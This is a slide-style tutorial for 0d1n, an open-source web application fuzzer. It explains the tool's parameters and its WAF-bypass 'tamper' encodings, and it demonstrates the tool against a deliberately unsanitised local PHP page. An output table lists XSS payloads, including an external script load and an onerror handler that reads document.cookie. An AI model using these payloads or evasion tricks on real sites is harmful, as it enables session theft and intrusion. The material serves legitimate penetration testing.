

# 0d1n Web Hacking tool

Tool designed for bruteforcing Web Applications



Antonio Costa - CoolerVoid - c00f3r[aT]gmail[DOt]com

February 8, 2015

# Whoami

Author:

- Antonio Costa "CoolerVoid" is a computer programmer who loves the Hacker culture, he work as system analyst at CONVISO, where does some work like a code review, pentest and security research.



# Introduction

## Software Information:

- 0d1n is a Open Source web application bruteforcer and Fuzzer, your objective is automate exhaustive tests to search anomalies, at other point view this anomalies can be a vulnerability, these test can follow web parameters, files, directories, forms and other things.
- 0d1n held by GPL v3 license:  
<https://github.com/CoolerVoid/0d1n/blob/master/LICENSE.txt>

# Introduction

Why this tool is made in C language ?

- C have a high delay time for writing and debugging, but i am a man of few friends, i have time to write some codes at weekends, addition of this point, the C language is run at any architecture like Mips,ARM and others... at the future can follow mobile implementations. other benefits of C, have good performance and high profile to write optimizations, if you think write some lines in ASSEMBLY code with AES-NI or SIMD instructions, i think is good choice.
- Why you not use POO ? in this project i follow "KISS" principe: [http://pt.wikipedia.org/wiki/Keep\\_It\\_Simple](http://pt.wikipedia.org/wiki/Keep_It_Simple)
- C language have a lot old school dudes like a kernel hackers...

# Introduction

## Requirements:

- Need "GCC" and "make"
- You must install "libcurl"
- Search libcurl-devel or libcurl-dev in your portage
- Current version tested only Unix Like systems(Linux, MacOS and \*BSD).
- Current version run well, but is a BeTa version, you can report bug here: <https://github.com/CoolerVoid/0d1n/issues>

# How you can use it

Follow this command to get, decompress, compile and execute:

- `wget`  
`https://github.com/CoolerVoid/0d1n/archive/master.zip;`
- `unzip master.zip; cd 0d1n-master; make; ./0d1n`

# First overview at parameters

```
--host : Host to scan or GET method to fuzz site.com/page.jsp?var=&var2=&
--post : POST method fuzz params ex: 'var=&&x=&...'
--cookie : COOKIE fuzz params ex: 'var=&var2=&...'
--custom : Load external HTTP Request file to fuzzing points with lexical char '^'
--agent : UserAgent fuzz params ex: 'firefox version ^...'
--method : Change method to Custom http method like DELETE, PUT, TRACE, CONNECT...
--header : Add line on http header
--payloads : Payload list to inject
--find_string_list : Strings list to find on response
--find_regex_list : Regex list to find on response(this regex is posix)
--cookie_jar : Load cookie jar file
--log : Create text output of result
--UserAgent : Custom UserAgent
--CA_certificate : Load CA certificate to work with SSL
--SSL_version : Choice SSL version
    1 = TLSv1
    2 = SSLv2
    3 = SSLv3
--threads : Number of threads to use, default is 4
--timeout : Timeout to wait Response
--proxy : Proxy address:port to use single proxy tunnel
    example: format [protocol://][user:password@]machine[:port]
--proxy_rand : Use proxy list to use random proxy per Request
    example: format [protocol://][user:password@]machine[:port]
--tamper : Payload tamper to try bypass filters
    Choice one option :
        encode64 : to encode payload to 64 base
        randcase : to use lower and upper case random position in string
        urlencode : converts characters into a format that can be transmitted over the Internet, percent encoding
        double_urlencode : converts payload two times with urlencode
        spaces2comment : change spaces ' ' to comment '/* */'
        unmagicquote : change apostrophe to a multi-byte %bf%27
        apostrophe2nullencode : change apostrophe to illegal double unicode counterpart
        rand_comment : to use random comment '/* */' position in payload string
        rand_space : write random ' ' blank spaces
```

# First overview at parameters

Rules you need know about parameters:

- Each parameter is a resource function to help you
- When you view character ' ^ ' (circumflex) this is lexical character this represent the payload to replace each line in text file
- The parameter "-log" you need use always
- The parameter "-host" you need use always
- The parameter "-save\_response" if you use on end command, save Responses of requests, so if you click in "status code" at javascript table you can view response with highlights



# First overview at parameters

Tamper resource:

- Tamper is a function to use camouflage in your payload, this way you can try bypass web application firewall
- Each options use different technique to try hide payload
- You need remember to use proxy list per Request to try walk in stealth to work without blacklists.




# Example on XSS Attack

At test.php file you can view this source code, look don't have sanitization at POST input:

```
cooler@obiwan:~/ssh  cooler@obiwa
1 <form name="htmlform" method="post" action="test.php">
2 <table width="450px">
3 </tr>
4 <tr>
5 <td valign="top">
6 <label for="first_name">Name of car to search</label>
7 </td>
8 <td valign="top">
9 <input type="text" name="car_name" maxlength="50" size="30">
10 </td>
11 </tr>
12 </tr>
13 <tr>
14 <td colspan="2" style="text-align:center">
15 <input type="submit" value="Submit">
16 </td>
17 </tr>
18 </table>
19 </form>
20 <?php
21 if($_POST['car_name'])
22 {
23     print "you search to ".$_POST['car_name']."\n";
24 }
25 ?>
```

# Example on XSS Attack

If you upload at your HTTP server, when rendering with browser return this following:




# Example on XSS Attack

If you follow this command to test application:

- `./0d1n -host http://localhost/test.php -post "car_name=^" -payloads payloads/xss.txt -find_regex_list payloads/guess.txt -log name_log -save_response`

# Example on XSS Attack

Result of command generate HTML file with javascript table:




0d1n's Output table

Show 10 entries		Search:		
Status	Length	Params	Grep	Payload
200	624	car_name=%22%3E%3Cscript%3Ealert%28%27XSS%27%29%3C/script%3E	XSS	%22%3E%3Cscript%3Ealert%28%27XSS%27%29%3C/script%3E
200	606	car_name=";!--"<XSS>=&{() }	XSS	";!--"<XSS>=&{() }
200	641	car_name=<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>	xss	<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
200	623	car_name=<SCRIPT>alert('XSS');</SCRIPT>	XSS	<SCRIPT>alert('XSS');</SCRIPT>
200	637	car_name=%3E%3C/scRipt%3E%3CscRipt%3Ealert('XSSPOSED')%3C/scRipt%3E	XSS	%3E%3C/scRipt%3E%3CscRipt%3Ealert('XSSPOSED')%3C/scRipt%3E
200	622	car_name=<script>alert("XSS")</script>	XSS	<script>alert("XSS")</script>
200	638	car_name=" "><img src=x onerror=prompt(document.cookie)>	error	" "><img src=x onerror=prompt(document.cookie)>
200	626	car_name=<IMG SRC=javascript:alert('XSS')>	XSS	<IMG SRC=javascript:alert('XSS')>

# Example on XSS Attack

If you click at number of Status you can view response with highlights:



The screenshot shows a web browser window with a dark theme. On the left, a 'Status' sidebar lists several entries, each with a status code of '200'. The main content area displays the raw HTTP response for the selected status. The response is an HTML document with a form. The form has a table with two rows. The first row contains a label 'Name of car to search' and a text input field with the name 'car\_name'. The second row contains a submit button with the value 'Submit'. Below the form, there is a message 'you search to' followed by an alert box triggered by an XSS payload. The payload is a JavaScript alert function that displays the string 'XSS BY ALEX'.

```
1 HTTP/1.1 200 OK
2 Date: Tue, 24 Feb 2015 01:02:54 GMT
3 Server: Apache/2.4.10 (Fedora) PHP/5.6.5
4 X-Powered-By: PHP/5.6.5
5 Content-Length: 497
6 Content-Type: text/html; charset=UTF-8
7
8 <form name="htmlform" method="post" action="test.php">
9 <table width="450px">
10 </tr>
11 <tr>
12 <td valign="top">
13 <label for="first_name">Name of car to search</label>
14 </td>
15 <td valign="top">
16 <input type="text" name="car_name" maxlength="50" size="30">
17 </td>
18 </tr>
19 </tr>
20 <tr>
21 <td colspan="2" style="text-align:center">
22 <input type="submit" value="Submit">
23 </td>
24 </tr>
25 </table>
26 </form>
27 you search to <h1 onerror=alert(/@0x6D6172696F/)>XSS BY ALEX</h1><style>
```

# Example on XSS Attack

Other way to test, you can use your custom request on external file:

```
[cooler@obiwan Od1n] $ cat my_request.txt
POST /test.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:35.0) Gecko/20100101 Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://localhost/test.php
Content-Type: application/x-www-form-urlencoded

car_name=^
```

# Example on XSS Attack

You can follow this command to make custom fuzzing:


- `./0d1n -host http://localhost/ -custom my_request.txt  
-payloads payloads/xss.txt -find_regex_list  
payloads/guess.txt -log 13300005 -save_response  
-timeout 5`



# Frenetic questions

- How do i can enter in auth to fuzz other application ? You need Load cookie jar file.
- how do i can use multiples special chars ^ to fuzz more parameters ? Yes you can do it, put more chars ^ in the parameters.
- how many threads i can use ? Depend of your machine, i recommend don't send lot a requests for the server, because this is a deep pitfall you can get down the server, if server runs in production you lost money this is very boring...
- Do you have doubt ? send me e-mail...

# The End



# Greetings

- IAK, Sigsegv, M0nad, Slyfunky , RaphaelSC, pl4nkton, gustavoRobertux, Muzgo, Mente binaria, Otacon...
- HB, F-117, Eremita, Clandestine, Loganbr, Geyslan, Clodonil Trigo...
- my parents and friends...
- <https://conviso.com.br/index.php/EN>

at construction...